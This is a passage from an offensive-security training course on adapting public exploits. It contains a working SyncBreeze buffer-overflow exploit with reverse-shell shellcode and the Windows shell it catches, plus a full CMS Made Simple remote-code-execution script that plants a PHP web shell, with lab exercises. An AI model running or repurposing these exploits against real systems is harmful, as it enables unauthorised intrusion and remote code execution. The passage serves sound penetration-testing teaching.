    unsigned char shellcode[] =
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
    "\xbf\x27\xf0\xd2\x43\xda\xd5\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
    "\x52\x31\x78\x12\x03\x78\x12\x83\xcf\x0c\x30\xb6\xf3\x05\x37"
    "\x39\x0b\xd6\x58\xb3\xee\xe7\x58\xa7\x7b\x57\x69\xa3\x29\x54"
    "\x02\xe1\xd9\xef\x66\x2e\xee\x58\xcc\x08\xc1\x59\x7d\x68\x40"
    "\xda\x7c\xbd\xa2\xe3\x4e\xb0\xa3\x24\xb2\x39\xf1\xfd\xb8\xec"
    "\xe5\x8a\xf5\x2c\x8e\xc1\x18\x35\x73\x91\x1b\x14\x22\xa9\x45"
    "\xb6\xc5\x7e\xfe\xff\xdd\x63\x3b\x49\x56\x57\xb7\x48\xbe\xa9"
    "\x38\xe6\xff\x05\xcb\xf6\x38\xa1\x34\x8d\x30\xd1\xc9\x96\x87"
    "\xab\x15\x12\x13\x0b\xdd\x84\xff\xad\x32\x52\x74\xa1\xff\x10"
    "\xd2\xa6\xfe\xf5\x69\xd2\x8b\xfb\xbd\x52\xcf\xdf\x19\x3e\x8b"
    "\x7e\x38\x9a\x7a\x7e\x5a\x45\x22\xda\x11\x68\x37\x57\x78\xe5"
    "\xf4\x5a\x82\xf5\x92\xed\xf1\xc7\x3d\x46\x9d\x6b\xb5\x40\x5a"
    "\x8b\xec\x35\xf4\x72\x0f\x46\xdd\xb0\x5b\x16\x75\x10\xe4\xfd"
    "\x85\x9d\x31\x51\xd5\x31\xea\x12\x85\xf1\x5a\xfb\xcf\xfd\x85"
    "\x1b\xf0\xd7\xad\xb6\x0b\xb0\xdb\x4d\x13\x52\xb4\x53\x13\x53"
    "\xff\xdd\xf5\x39\xef\x8b\xae\xd5\x96\x91\x24\x47\x56\x0c\x41"
    "\x47\xdc\xa3\xb6\x06\x15\xc9\xa4\xff\xd5\x84\x96\x56\xe9\x32"
    "\xbe\x35\x78\xd9\x3e\x33\x61\x76\x69\x14\x57\x8f\xff\x88\xce"
    "\x39\x1d\x51\x96\x02\xa5\x8e\x6b\x8c\x24\x42\xd7\xaa\x36\x9a"
    "\xd8\xf6\x62\x72\x8f\xa0\xdc\x34\x79\x03\xb6\xee\xd6\xcd\x5e"
    "\x76\x15\xce\x18\x77\x70\xb8\xc4\xc6\x2d\xfd\xfb\xe7\xb9\x09"
    "\x84\x15\x5a\xf5\x5f\x9e\x7a\x14\x75\xeb\x12\x81\x1c\x56\x7f"
    "\x32\xcb\x95\x86\xb1\xf9\x65\x7d\xa9\x88\x60\x39\x6d\x61\x19"
    "\x52\x18\x85\x8e\x53\x09";

    char request_three[] = "&password=A";

    int content_length = 9 + strlen(padding) + strlen(retn) + strlen(shellcode) + strl
en(request_three);
    char *content_length_string = malloc(15);
    sprintf(content_length_string, "%d", content_length);
    int buffer_length = strlen(request_one) + strlen(content_length_string) + initial_
buffer_size + strlen(retn) + strlen(request_two) + strlen(shellcode) + strlen(request_
```


Copyright © Offensive Security Ltd. All rights reserved.



```
three);

    char *buffer = malloc(buffer_length);
    memset(buffer, 0x00, buffer_length);
    strcpy(buffer, request_one);
    strcat(buffer, content_length_string);
    strcat(buffer, request_two);
    strcat(buffer, padding);
    strcat(buffer, retn);
    strcat(buffer, shellcode);
    strcat(buffer, request_three);

    SendRequest(buffer, strlen(buffer));
}

int main() {

    EvilRequest();
    return 0;
}
```

Listing 437 - Exploit code following the socket information, return address instruction, and payload changes

Let's compile the exploit code using **`mingw-64`** to see if it generates any errors:

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~/Desktop$ ls -lah
total 372K
drwxr-xr-x  2 kali kali 4.0K Feb 24 17:14 .
drwxr-xr-x 17 kali kali 4.0K Feb 24 15:42 ..
-rw-r--r--  1 kali kali 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 kali kali 355K Feb 24 17:14 syncbreeze_exploit.exe
```

Listing 438 - Compiling the modified exploit code using mingw-64

Now that we have an updated, clean-compiling exploit, we can test it out. We will attach our debugger to the SyncBreeze service on our sandboxed test target and set a breakpoint at the memory address of our JMP ESP instruction:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 261: Setting a breakpoint at our JMP ESP address

Once our breakpoint has been set in the debugger, we can let the application run normally and attempt to execute our exploit from Kali Linux.

Because this binary is cross-compiled to run on Windows, we can not simply run it from our Kali Linux machine. In order to run this Windows binary, we will use **wine**,[385] which is a compatibility layer capable of running Windows applications on several operating systems such as Linux, BSD and MacOS:

```
kali@kali:~/Desktop$ wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

Listing 439 - Running the Windows exploit using wine

[385] (WineHQ, 2019), https://www.winehq.org/

Copyright © Offensive Security Ltd. All rights reserved.

Surprisingly, we do not hit our breakpoint at all. Instead, the application crashes and the EIP register seems to be overwritten by *0x9010090c*.




Figure 262: EIP is overwritten by our return address instruction address misaligned by one byte

By analyzing both the value stored in EIP (*0x9010090c*) and the buffer sent to the target application, we notice that our offset to overwrite the return address on the stack seems to be off by one byte. The wrong offset forces the CPU to POP a different return address from the stack rather than the intended one, *0x10090c83*.

15.1.6.1 Exercises

1. Generate a reverse shell payload using msfvenom while taking into account the bad characters of our exploit.
2. Replace the original payload with the newly generated one.
3. Attach the debugger to the target process and set a breakpoint at the return address instruction.
4. Compile the exploit and run it. Did you hit the breakpoint?

Copyright © Offensive Security Ltd. All rights reserved.



15.1.7 Changing the Overflow Buffer

Let's try to understand our misalignment. Looking at where the first part of our large padding buffer of "A" characters is created, we notice that it starts with a call to *malloc*[386] with the size 780:

```
int initial_buffer_size = 780;
char *padding = malloc(initial_buffer_size);
```

Listing 440 - Allocating memory for the initial buffer using malloc

This number should sound familiar to you. If you recall, from our research during the Windows Buffer Overflow module, we determined that 780 is the offset in bytes required to overwrite the return address on the stack and take control of the EIP register.

The *malloc* function only allocates a block of memory based on the requested size. This buffer needs to be properly initialized, which is done using the *memset*[387] function right after the call to *malloc*:

```
memset(padding, 0x41, initial_buffer_size);
```

Listing 441 - Filling the initial buffer with "A" characters

Using *memset* will fill out the memory allocation with a particular character, which in our case is 0x41, the hex representation of the "A" character in ASCII.

The next line of code in the exploit is interesting. There's a call to *memset*, which sets the last byte in the allocation to a NULL byte:

```
memset(padding + initial_buffer_size - 1, 0x00, 1);
```

Listing 442 - Memset setting the last byte to a null-terminator to convert the buffer into a string

This may seem confusing at first, however, continuing to read the code, we arrive at the lines where the final *buffer* is created.

```
char *buffer = malloc(buffer_length);
memset(buffer, 0x00, buffer_length);
strcpy(buffer, request_one);
strcat(buffer, content_length_string);
strcat(buffer, request_two);
strcat(buffer, padding);
strcat(buffer, retn);
strcat(buffer, shellcode);
strcat(buffer, request_three);
```

Listing 443 - Creating the final buffer for the exploit

The code starts by allocating a memory block for the *buffer* character array using *malloc* and filling the array with NULL bytes. Next, the code fills the *buffer* character array by copying the content of the other variables through various string manipulation functions such as *strcpy*[388] and *strcat*.[389]

[386] (cplusplus, 2019), http://www.cplusplus.com/reference/cstdlib/malloc/

[387] (cplusplus, 2019), http://www.cplusplus.com/reference/cstring/memset/

[388] (cplusplus, 2019), http://www.cplusplus.com/reference/cstring/strcpy/

[389] (cplusplus, 2019), http://www.cplusplus.com/reference/cstring/strcat/

Copyright © Offensive Security Ltd. All rights reserved.

Having the final buffer constructed as a string is a very important piece of information. The C programming language makes use of *null-terminated strings*,[390] meaning that functions such as *strcpy* and *strcat* determine the end and the size of a string by searching for the first occurrence of a NULL byte in the target character array. Since the allocation size of our initial *padding* buffer is 780, by setting the last byte to 0x00 (Listing 442), we end up concatenating (strcat) a string of "A" ASCII characters that is 779 bytes in length. This explains the misaligned overwrite of the EIP register.

We can quickly fix this by increasing the requested memory size defined by the *initial_buffer_size* variable by 1.

```
    int initial_buffer_size = 781;
    char *padding = malloc(initial_buffer_size);
    memset(padding, 0x41, initial_buffer_size);
    memset(padding + initial_buffer_size - 1, 0x00, 1);
```

Listing 444 - Changing the padding allocation size

As a final test, we will again compile the code, set up a Netcat listener on port 443 to catch our reverse shell, and launch the exploit:

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
```

Listing 445 - Compiling the exploit and setting up a Netcat listener on port 443

Next, we will run the exploit:

```
kali@kali:~/Desktop$ wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

Listing 446 - Running the final version of the exploit

And finally switch to our netcat listener:

```
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 49662
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 447 - Receiving a reverse shell on our Kali Linux machine

Excellent! We have a shell. In addition, this exploit no longer requires access to a Windows-based attack platform in the field as we can run it from Kali Linux.

[390] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Null-terminated_string

Copyright © Offensive Security Ltd. All rights reserved.



15.1.7.1 Exercises

1. Fix the overflow buffer such that the EIP register will be overwritten by your chosen return address instruction.
2. Install the *ASX to MP3 Converter* application located under the C:\Tools\fixing_exploits directory; download the exploit for *ASX to MP3 Converter* from EDB[391] and edit it in order to get a shell on your dedicated Windows machine.

15.2 Fixing Web Exploits

Web application vulnerabilities do not often result in memory corruption. This means that they are not affected by protections provided by the operating system such as DEP and ASLR and they are significantly easier to re-purpose.

15.2.1 Considerations and Overview

Even though we might not have to deal with hex-encoded payloads in web exploits, it is important that we properly read the code to understand what considerations must be taken in our editing process.

When modifying web exploits, there are several key questions we generally need to ask while approaching the code:

- Does it initiate an HTTP or HTTPS connection?
- Does it access a web application specific path or route?
- Does the exploit leverage a pre-authentication vulnerability?
- If not, how does the exploit authenticate to the web application?
- How are the GET or POST requests crafted to trigger and exploit the vulnerability?
- Does it rely on default application settings (such as the web path of the application) that may have been changed after installation?
- Will oddities such as self-signed certificates disrupt the exploit?

In addition, we must remember that public web application exploits do not take into account additional protections such as .htaccess. This is mainly because the exploit author can not possibly know about these protections during the development process and they are outside the exploit's scope.

15.2.2 Selecting the Vulnerability

Let's consider the following scenario. During an assessment we discover a Linux host that has an *apache2* server exposed. After enumerating the web server, we find an installation of *CMS Made Simple* version *2.2.5* listening on TCP port *443*. This version appears to be vulnerable to remote code execution and a public exploit is available on Exploit-DB.[392]

[391] (Offensive Security, 2015), https://www.exploit-db.com/exploits/38457/

[392] (Offensive Security, 2018), https://www.exploit-db.com/exploits/44976

Copyright © Offensive Security Ltd. All rights reserved.

This vulnerability is post-authentication, however, we discovered valid application credentials (admin / HUYfaw763) on another machine during the enumeration process.

15.2.3 Changing Connectivity Information

As we inspect the code, we realize the *base_url* variable needs to be changed to match our environment:

```
base_url = "http://192.168.1.10/cmsms/admin"
```

Listing 448 - base_url variable as defined in the original exploit

We must modify the IP address and the protocol to *HTTPS*:

```
base_url = "https://10.11.0.128/admin"
```

Listing 449 - base_url variable updated to match our case

We also notice that when browsing the target website, we are presented with a *SEC_ERROR_UNKNOWN_ISSUER*[393] error. This error indicates that the certificate on the remote host can not be validated. We need to account for this in the exploit code.

Specifically, the exploit is using the *requests* Python library to communicate with the target. The code makes three post requests on lines 34, 55 and 80:

```
...
    response  = requests.post(url, data=data, allow_redirects=False)
...
    response = requests.post(url, data=data, files=txt, cookies=cookies)
...
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False)
...
```

Listing 450 - All three post requests as defined in the original exploit

The official documentation[394] indicates that the SSL certificate will be ignored if we set the *verify* parameter to *False*:

```
...
    response  = requests.post(url, data=data, allow_redirects=False, verify=False)
...
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
...
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False, v
erify=False)
...
```

Listing 451 - Modified post requests to ignore SSL verification.

Finally, we also need to change the credentials used in the original exploit to match those found during the enumeration process. These are defined in the *username* and *password* variables at lines 15 and 16 respectively:

[393] (Mozilla, 2019), https://support.mozilla.org/en-US/kb/error-codes-secure-websites?as=u&utm_source=inproduct

[394] (python-requests.org, 2019), http://docs.python-requests.org/en/master/user/advanced/#ssl-cert-verification

Copyright © Offensive Security Ltd. All rights reserved.

```
username = "admin"
password = "password"
```

Listing 452 - username and password variables as defined in the original exploit

We can easily replace these credentials:

```
username = "admin"
password = "HUYfaw763"
```

Listing 453 - username and password variables updated to match our scenario

Note that in this case, we do not need to update the simple payload since it only executes system commands passed in cleartext within the GET request.

After all edits are complete, the final exploit should look like the following:

```
# Exploit Title: CMS Made Simple 2.2.5 authenticated Remote Code Execution
# Date: 3rd of July, 2018
# Exploit Author: Mustafa Hasan (@strukt93)
# Vendor Homepage: http://www.cmsmadesimple.org/
# Software Link: http://www.cmsmadesimple.org/downloads/cmsms/
# Version: 2.2.5
# CVE: CVE-2018-1000094

import requests
import base64

base_url = "https://10.11.0.128/admin"
upload_dir = "/uploads"
upload_url = base_url.split('/admin')[0] + upload_dir
username = "admin"
password = "HUYfaw763"

csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]

def authenticate():
    page = "/login.php"
    url = base_url + page
    data = {
        "username": username,
        "password": password,
        "loginsubmit": "Submit"
    }
    response  = requests.post(url, data=data, allow_redirects=False, verify=False)
    status_code = response.status_code
    if status_code == 302:
        print "[+] Authenticated successfully with the supplied credentials"
        return response.cookies, parse_csrf_token(response.headers['Location'])
    print "[-] Authentication failed"
    return None, None
```


Copyright © Offensive Security Ltd. All rights reserved.



```
def upload_txt(cookies, csrf_token):
    mact = "FileManager,m1_,upload,0"
    page = "/moduleinterface.php"
    url = base_url + page
    data = {
        "mact": mact,
        csrf_param: csrf_token,
        "disable_buffer": 1
    }
    txt = {
        'm1_files[]': (txt_filename, payload)
    }
    print "[*] Attempting to upload {}...".format(txt_filename)
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
    status_code = response.status_code
    if status_code == 200:
        print "[+] Successfully uploaded {}".format(txt_filename)
        return True
    print "[-] An error occurred while uploading {}".format(txt_filename)
    return None

def copy_to_php(cookies, csrf_token):
    mact = "FileManager,m1_,fileaction,0"
    page = "/moduleinterface.php"
    url = base_url + page
    b64 = base64.b64encode(txt_filename)
    serialized = 'a:1:{{i:0;s:{}:"{}";}}'.format(len(b64), b64)
    data = {
        "mact": mact,
        csrf_param: csrf_token,
        "m1_fileactioncopy": "",
        "m1_path": upload_dir,
        "m1_selall": serialized,
        "m1_destdir": "/",
        "m1_destname": php_filename,
        "m1_submit": "Copy"
    }
    print "[*] Attempting to copy {} to {}...".format(txt_filename, php_filename)
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False, v
erify=False)
    status_code = response.status_code
    if status_code == 302:
        if response.headers['Location'].endswith('copysuccess'):
            print "[+] File copied successfully"
            return True
    print "[-] An error occurred while copying, maybe {} already exists".format(php_fi
lename)
    return None

def quit():
    print "[-] Exploit failed"
    exit()

def run():
    cookies,csrf_token = authenticate()
    if not cookies:
```


Copyright © Offensive Security Ltd. All rights reserved.

```
        quit()
    if not upload_txt(cookies, csrf_token):
        quit()
    if not copy_to_php(cookies, csrf_token):
        quit()
    print "[+] Exploit succeeded, shell can be found at: {}".format(upload_url + '/' +
php_filename)

run()
```

Listing 454 - Modified exploit containing the required changes for our case

Running the exploit generates an unexpected error:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning
: Unverified HTTPS request is being made. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warning
s
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
Traceback (most recent call last):
  File "44976_modified.py", line 103, in <module>
    run()
  File "44976_modified.py", line 94, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 38, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 24, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

Listing 455 - Python error presented when running the modified version of the exploit

Listing 455 shows that an exception was triggered during the execution of the *parse_csrf_token* function on line 24 of the code. The error tells us that the code tried to access a non-existent element of a Python list by accessing its second element (location.split(csrf_param + "=")[1]).

15.2.3.1 Exercises

1. Connect to your dedicated Linux lab client and start the apache2 service; the target web application is located under /var/www/https/.
2. Modify the original exploit and set the *base_url* variable to the correct IP address of your dedicated Linux lab client as well as the protocol to HTTPS.
3. Get familiar with the *requests* Python library and adjust your exploit accordingly to avoid SSL verification.
4. Edit the *username* and *password* variables to match the ones from our test case (username "admin", password "HUYfaw763").
5. Try to run the exploit against the Linux lab client, does it work? If not, try to explain why.

Copyright © Offensive Security Ltd. All rights reserved.



15.2.4 Troubleshooting the "index out of range" Error

Inspecting line 24 of our exploit, we notice that it uses the *split*[395] method in order to slice the string stored in the *location* parameter passed to the *parse_csrf_token* function. The Python documentation for *split*[396] indicates that this method slices the input string using an optional separator passed as a first argument. The string slices returned by *split* are then stored in a Python *List* object that can be accessed via an index:

```
kali@kali:~$ python

>>> mystr = "Kali*-*Linux*-*Rocks"
>>> result = mystr.split("*-*")
>>> result
['Kali', 'Linux', 'Rocks']
>>> result[1]
'Linux'
>>>
```

Listing 456 - Python string split method

In our exploit code, the string separator is defined as the *csrf_param* variable ("__c") followed by the equals sign:

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]
```

Listing 457 - Understanding the code on line 24

In order to better understand the *IndexError*, we can add a *print* statement in the *parse_csrf_token* function before the return instruction:

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    print "[+] String that is being split: " + location
    return location.split(csrf_param + "=")[1]
```

Listing 458 - Adding a print statement to see the string where the split method is invoked on

The exploit now displays the full string before the split method is invoked:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning
: Unverified HTTPS request is being made. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warning
```

[395] (W3Schools, 2019), https://www.w3schools.com/python/ref_string_split.asp

[396] (Python, 2019), https://docs.python.org/3/library/stdtypes.html

Copyright © Offensive Security Ltd. All rights reserved.

```
s
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split:
https://10.11.0.128/admin?_sk_=f2946ad9afceb247864
Traceback (most recent call last):
  File "44976_modified.py", line 104, in <module>
    run()
  File "44976_modified.py", line 95, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 39, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 25, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

Listing 459 - Inspecting the print output and noticing the absence of the string defined in the csrf_param variable

While the exploit code expected the input string to contain *__c* (defined in the *csrf_param* variable) as shown in listing 458, we received *_sk_* from the web application.

At this point, we do not fully understand why this is happening. Perhaps there is a version mismatch between the exploit developer's software and ours, or a CMS configuration mismatch. Either way, exploit development is never straightforward.

Nevertheless, we can try to change the *csrf_param* variable from *__c* to *_sk_* in order to match the CMS response and see if the exploit works:

```
csrf_param = "_sk_"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"
```

Listing 460 - Changing the csrf_param variable

Now let's execute the modified exploit:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning
: Unverified HTTPS request is being made. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warning
s
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split: https://10.11.0.128/admin?_sk_=bdc51a781fe6edcc126
[*] Attempting to upload cmsmsrce.txt...
...
[+] Successfully uploaded cmsmsrce.txt
[*] Attempting to copy cmsmsrce.txt to shell.php...
...
[+] File copied successfully
[+] Exploit succeeded, shell can be found at: https://10.11.0.128/uploads/shell.php
```

Listing 461 - Successful exploitation output

The error is no longer displayed and we are presented with a message informing us that the exploit has succeeded. Although we don't clearly understand why we needed to change the *csrf_param*

Copyright © Offensive Security Ltd. All rights reserved.

variable from *__c* to *_sk_*, this presented a great opportunity to adapt to unexpected situations, something great penetration testers do very well.

Now, we can validate the exploit by attaching to the php shell with a tool like *curl* and supplying a system command to serve as the payload:

```
kali@kali:~$ curl -k https://10.11.0.128/uploads/shell.php?cmd=whoami
www-data
```

Listing 462 - Verifying if our exploit was successful by trying to execute whoami using the uploaded php shell.

Nice. The exploit was successful. We have a web shell.

15.2.4.1 Exercises

1. Observe the error that is generated when running the exploit.
2. Attempt to troubleshoot the code and determine why the error occurs.
3. Modify the exploit in order to avoid the error and run it against your dedicated Linux client.
4. Verify that your exploit worked by attempting to execute the *whoami* command using the remote php shell.
5. Attempt to obtain a fully interactive shell with this exploit.

15.3 Wrapping Up

In this module, we covered the main segments of a plain stack buffer overflow that required extensive editing to match our target environment. We then cross-compiled the code in order to make it run on our Kali attack platform.

We also modified a web exploit to demonstrate how these types of exploits can be re-purposed for a different target environment.

These scenarios reveal solutions to common obstacles encountered when dealing with public exploits during an engagement.

Copyright © Offensive Security Ltd. All rights reserved.

16. File Transfers

The term *post-exploitation* refers to the actions performed by an attacker once they have gained some level of control of a target. Some post-exploitation actions include elevating privileges, expanding control into additional machines, installing backdoors, cleaning up evidence of the attack, uploading files and tools to the target machine, etc.

In this module, we will explore various file transfer methods that can assist us in our assessment when properly used under specific conditions.

16.1 Considerations and Preparations

The file transfer methods we discuss in this module could endanger the success of our engagement and should be used with caution and only under specific conditions. We will discuss these conditions in this section.

We will also discuss some basic preparations that will facilitate the exercises and demonstrate and overcome some limitations of standard shells with regards to file transfers.

16.1.1 Dangers of Transferring Attack Tools

In some cases, we may need to transfer attack tools and utilities to our target. However, transferring these tools can be dangerous for several reasons.

First, our post-exploitation attack tools could be abused by malicious parties, which puts the client's resources at risk. It is *extremely important* to document uploads and remove them after the assessment is completed.

Second, antivirus software, which scans endpoint filesystems in search of pre-defined file signatures, becomes a huge frustration for us during this phase. This software, which is ubiquitous in most corporate environments, will detect our attack tools, quarantine them (rendering them useless), and alert a system administrator.

If the system administrator is diligent, this will cost us a precious internal remote shell, or in extreme cases, signal the effective end of our engagement. While antivirus evasion is beyond the scope of this module, we discuss this topic in detail in another module.

As a general rule of thumb, we should always try to use native tools on the compromised system. Alternatively, we can upload additional tools when native ones are insufficient, when we have determined that the risk of detection is minimized, or when our need outweighs the risk of detection.

16.1.2 Installing Pure-FTPd

In order to accommodate the exercises in this module, let's quickly install the Pure-FTPd server on our Kali attack machine. If you already have an FTP server configured on your Kali system, you may skip these steps.

```
kali@kali:~$ sudo apt update && sudo apt install pure-ftpd
```

Listing 463 - Installing Pure-FTP on Kali

Copyright © Offensive Security Ltd. All rights reserved.

Before any clients can connect to our FTP server, we need to create a new user for Pure-FTPd. The following Bash script will automate the user creation for us:

```
kali@kali:~$ cat ./setup-ftp.sh
#!/bin/bash

groupadd ftpgroup
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
